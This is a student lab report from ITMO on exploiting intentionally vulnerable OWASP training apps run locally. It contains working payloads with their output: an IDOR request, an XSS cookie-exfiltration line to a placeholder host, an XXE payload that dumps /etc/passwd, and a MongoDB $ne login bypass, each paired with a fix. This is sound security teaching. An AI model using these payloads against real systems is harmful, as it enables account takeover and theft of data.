Федеральное государственное автономное образовательное учреждение высшего образования

«Национальный исследовательский университет ИТМО»

Факультет Информационных технологий и программирования

Лабораторная работа № 4

Безопасность WEB-приложений

Выполнил:
Ягодин Захар Сергеевич, M3401

Санкт-Петербург
2026

Цель работы:

получить навыки эксплуатации уязвимостей WEB-приложений


Запускаю все в виртуалке, не очень неизвестное по запускать на своем компе :)

Задание 1 Broken Access Control


1. Прочитать описание https://owasp.org/Top10/A01_2021-Broken_Access_Control/
2. Запустить приложение:
   - cd owasp-top10-apps/task1/tictactoe
   - make install
   - http://localhost.:10005

   > Потратил 20 минут чтобы разобраться, почему не логиниться, надо пофиксить токен для jwt вместо $RANDOM.....

3. Создать двух пользователей
   Создал user1 и user2
4. Сыграть несколько раз первым пользователем и посмотреть его статистику http://localhost.:10005/statistics



5. Проверить как статистика получается с сервера через Developer Tools




6. Используя GET-запрос и параметры сессии второго пользователя, вывести статистику первого пользователя.

```
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task1/tictactoe$ curl http://localhost:10005/statistics/data?user=user1 -H "Cookie: tictacsession=eyJhbGciOiJIUzI1NiIsI
nR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InVzZXIyIiwiaWF0IjoxNzcxODg4MTEyLCJleHAiOjE3NzE4OTE3MTJ9.pUdMD_qEVxgFDE87nYcRLzPLYnQzaqQVZGzNHOObE3Q"
{"chartData":[{"y":85.71428571428571,"label":"Wins"},{"y":0,"label":"Ties"},{"y":14.285714285714286,"label":"Loses"}],"numbers":{"games":7,"wins":6,"ties":0,"loses":1}}hutao@hut
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task1/tictactoe$ curl http://localhost:10005/statistics/data?user=user2 -H "Cookie: tictacsession=eyJhbGciOiJIUzI1NiIsI
nR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InVzZXIyIiwiaWF0IjoxNzcxODg4MTEyLCJleHAiOjE3NzE4OTE3MTJ9.pUdMD_qEVxgFDE87nYcRLzPLYnQzaqQVZGzNHOObE3Q"
{"chartData":[{"y":null,"label":"Wins"},{"y":null,"label":"Ties"},{"y":null,"label":"Loses"}],"numbers":{"games":0,"wins":0,"ties":0,"loses":0}}hutao@hutao:~/Downloads/owasp-top
10-apps/owasp-top10-apps/task1/tictactoe$
```

Имеем - с любой сессии можно получить данные любого пользователя. Чтобы починить - проверка пользователя из сессии и в параметрах.

Задание 2 Cross-Site Scripting


1. Прочитать описание уязвимости https://owasp.org/Top10/A03_2021-Injection/
2. Запустить приложение:
   - cd owasp-top10-apps/task2/gossip-world
   - make install
   - http://localhost.:10007/
3. Используя `<script>alert(1)</script>` проверить формы приложения



4. Как можно развить атаку?
   Потенциал для фишинга - сервер исполняет любой написанный js.
   Например - `http://localhost:10007/gossip?search=<script>fetch('http://send.cookie?c='+document.cookie)</script>`
   Чинится экранированием

Задание 3 Security Misconfiguration

1. Прочитать описание https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
2. Запустить приложение:
   - cd owasp-top10-apps/task3/vinijr-blog
   - make install
   - http://localhost.:10004/
3. Изучить Request Payload в Developer Tools



4. Используя curl и повторяя структуру POST, создать файл payload.xml
5. Запустить curl -d @payload.xml localhost:10004/contact.php ; echo

```
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$ cat payload.xml
<contact>
<name>1</name>
<email>1</email><subject>1</subject><message>Some value</message>
</contact>
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$ curl -d @payload.xml localhost:10004/contact.php ; echo
Thanks for the message, 1 !
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$
```

6. Проверить загрузку на стороне сервера
7. Доработать файл @payload.xml и получить от сервера /etc/passwd


```
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$ cat payload.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<contact>
  <name>&xxe;</name>
  <message>test</message>
</contact>
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$ curl -d @payload.xml localhost:10004/contact.php ; echo
Thanks for the message, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 !
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task3/vinijr-blog$
```

Xml парсер на сервере разрешает использование `<!DOCTYPE>` и обрабатывает внешние сущности (`SYSTEM`), а так же не ограничивает доступ к локальным ресурсам


Убрать xml, использовать json, ограничить права процесса веб-сервера, или хотя бы отключить поддержку DTD и внешних сущностей в xml парсере

Задание 4 Server Side Injection


1. Прочитать описание уязвимости https://owasp.org/Top10/A03_2021-Injection/
2. Запустить приложение:
   - cd owasp-top10-apps/task4/sstype
   - make install
   - http://localhost.:10001/
3. Исследовать работу приложения curl http://localhost:10001/?name=ваше_имя



4. Используя операцию умножения в параметре name проверить некорректную обработку пользовательского ввода



5. Вывести файл /etc/passwd используя в строке запроса Python команду (os.popen)



Задание 5 NoSQL Injection

1. Прочитать описание уязвимости https://owasp.org/Top10/A03_2021-Injection/
2. Запустить приложение:
   - cd owasp-top10-apps/task5/mongection
   - make install
   - http://localhost.:10001/
3. Изучить файл db.js

```
    const existsUser = await User.find({$and: [ { email: email}, { password: password} ]});

    if(!existsUser) { return null;}
```

   Видим, например, такое
4. Ответить на вопрос за что отвечают $ne и $gt в MongoDB
   - $ne - not equal
   - $gt - greater than

     Используются для проверки структур
5. Обойти аутентификацию, создав вредоносный запрос с использованием {"$ne":""} в полях email и password

```
sudo apt install simple-revision-control
hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task5/mongection$ curl -X POST http://localhost:10001/login -H "Content-Type: application/json" -d '{"email":{"$ne":""}
, "password": {"$ne":""}}'
<h1>Hello, Welcome Again!</h1><h3>hutao@local.ru</h3>hutao@hutao:~/Downloads/owasp-top10-apps/owasp-top10-apps/task5/mongection$
```

   Исправляется валидацией входных данных, использованием схем, экранированием

Дополнительные вопросы

1. Какие основные отличия между client-side и server-side уязвимостями?
   - **Client-side (XSS, DOM-based):** Выполняется в браузере пользователя. Угрожает данным конкретного клиента.
   - **Server-side (SQLi, SSTI, XXE):** Выполняется на сервере. Угрожает всей инфраструктуре, базе данных и коду приложения.
2. Почему уязвимость Security Misconfiguration может возникнуть даже в безопасно написанном коде?
   - Потому что проблема лежит в среде окружения: дефолтные пароли админки, включенный дебаг, открытые лишние порты или права на чтение файлов.
3. Как разработчики могут предотвратить атаки XSS и SQL-инъекции?
   - **XSS:** Экранирование вывода и использование CSP (HTTP-заголовок ответа, который сообщает браузеру, какие источники контента (скрипты, стили, изображения) являются доверенными).
   - **SQLi:** Использование параметризованных запросов. Данные никогда не интерпретируются как код SQL.
4. Как определить, что веб-приложение подвержено атаке Cross-Site Scripting (XSS)?
   Вводом спецсимволов и скриптов-маркеров: `<script>alert(document.domain)</script>`, `"<img src=x onerror=alert(1)>`. Если браузер выполняет скрипт — уязвимость есть.
5. В чём разница между Reflected XSS, Stored XSS и DOM-based XSS?
   - **Reflected XSS (отражённая XSS)** — код передаётся в HTTP-запросе (например, через параметры URL или форму) и немедленно отражается сервером в ответе без должной фильтрации или экранирования. Скрипт выполняется в браузере жертвы при переходе по специально сформированной ссылке. Данный тип атаки не сохраняется на сервере и требует участия пользователя.
   - **Stored XSS (хранимая XSS)** — скрипт сохраняется на сервере (в БД, комментариях, профиле пользователя и т.п.) и автоматически выполняется в браузере всех пользователей, просматривающих скомпрометированный ресурс. В отличие от отражённой XSS, атака не требует повторной отправки вредоносного запроса для каждой жертвы.
   - **DOM-based XSS (XSS на основе DOM)** — внедрение и выполнение вредоносного кода происходит полностью на стороне клиента в результате небезопасной обработки данных в объектной модели документа (DOM). Сервер при этом может не участвовать в формировании вредоносного ответа; уязвимость возникает из-за небезопасных JavaScript-операций (например, использования `innerHTML`, `document.write` или обработки `location` без валидации).
6. Как Content Security Policy (CSP) помогает в предотвращении XSS-атак?
   - Это HTTP-заголовок, который говорит браузеру, из каких источников можно загружать и исполнять скрипты. Даже если злоумышленник вставит `<script>`, CSP заблокирует его выполнение, если источник не в вайтлисте.
7. Чем NoSQL-инъекции отличаются от классических SQL-инъекций? Какие уязвимости характерны для MongoDB?
   - **SQLi:** Манипуляция логикой через синтаксис SQL (`OR 1=1`).
   - **NoSQL:** Манипуляция через операторы объектов (в MongoDB: `$gt`, `$ne`, `$where`). Характерно: обход логики через JSON-объекты.
8. Какие угрозы связаны с разрешением загрузки файлов пользователями? Как безопасно реализовать загрузку файлов?
   - **Угрозы:** Загрузка веб-шелла (PHP/JS файл), который даст доступ к серверу.
   - **Защита:** Проверка расширения (белый список), переименование файлов в UUID, хранение файлов вне корня веб-сервера, сканирование антивирусом.
9. Какие меры защиты позволяют минимизировать угрозы, связанные с Brute-Force и Credential Stuffing атаками?
   - **Меры:** Ограничение частоты запросов (Rate Limiting), блокировка по ip/аккаунту, 2FA, капча
10. Чем OAuth 2 и OpenID Connect отличаются от традиционной аутентификации через логин/пароль?
    - **Традиционная:** Пароль хранится у сервиса. Утечка на одном сайте компрометирует пароль везде.
    - **OAuth2/OIDC:** Пользователь не передает пароль стороннему сайту. Он авторизуется через доверенного провайдера (Google, GitHub), а сайт получает временный **токен**.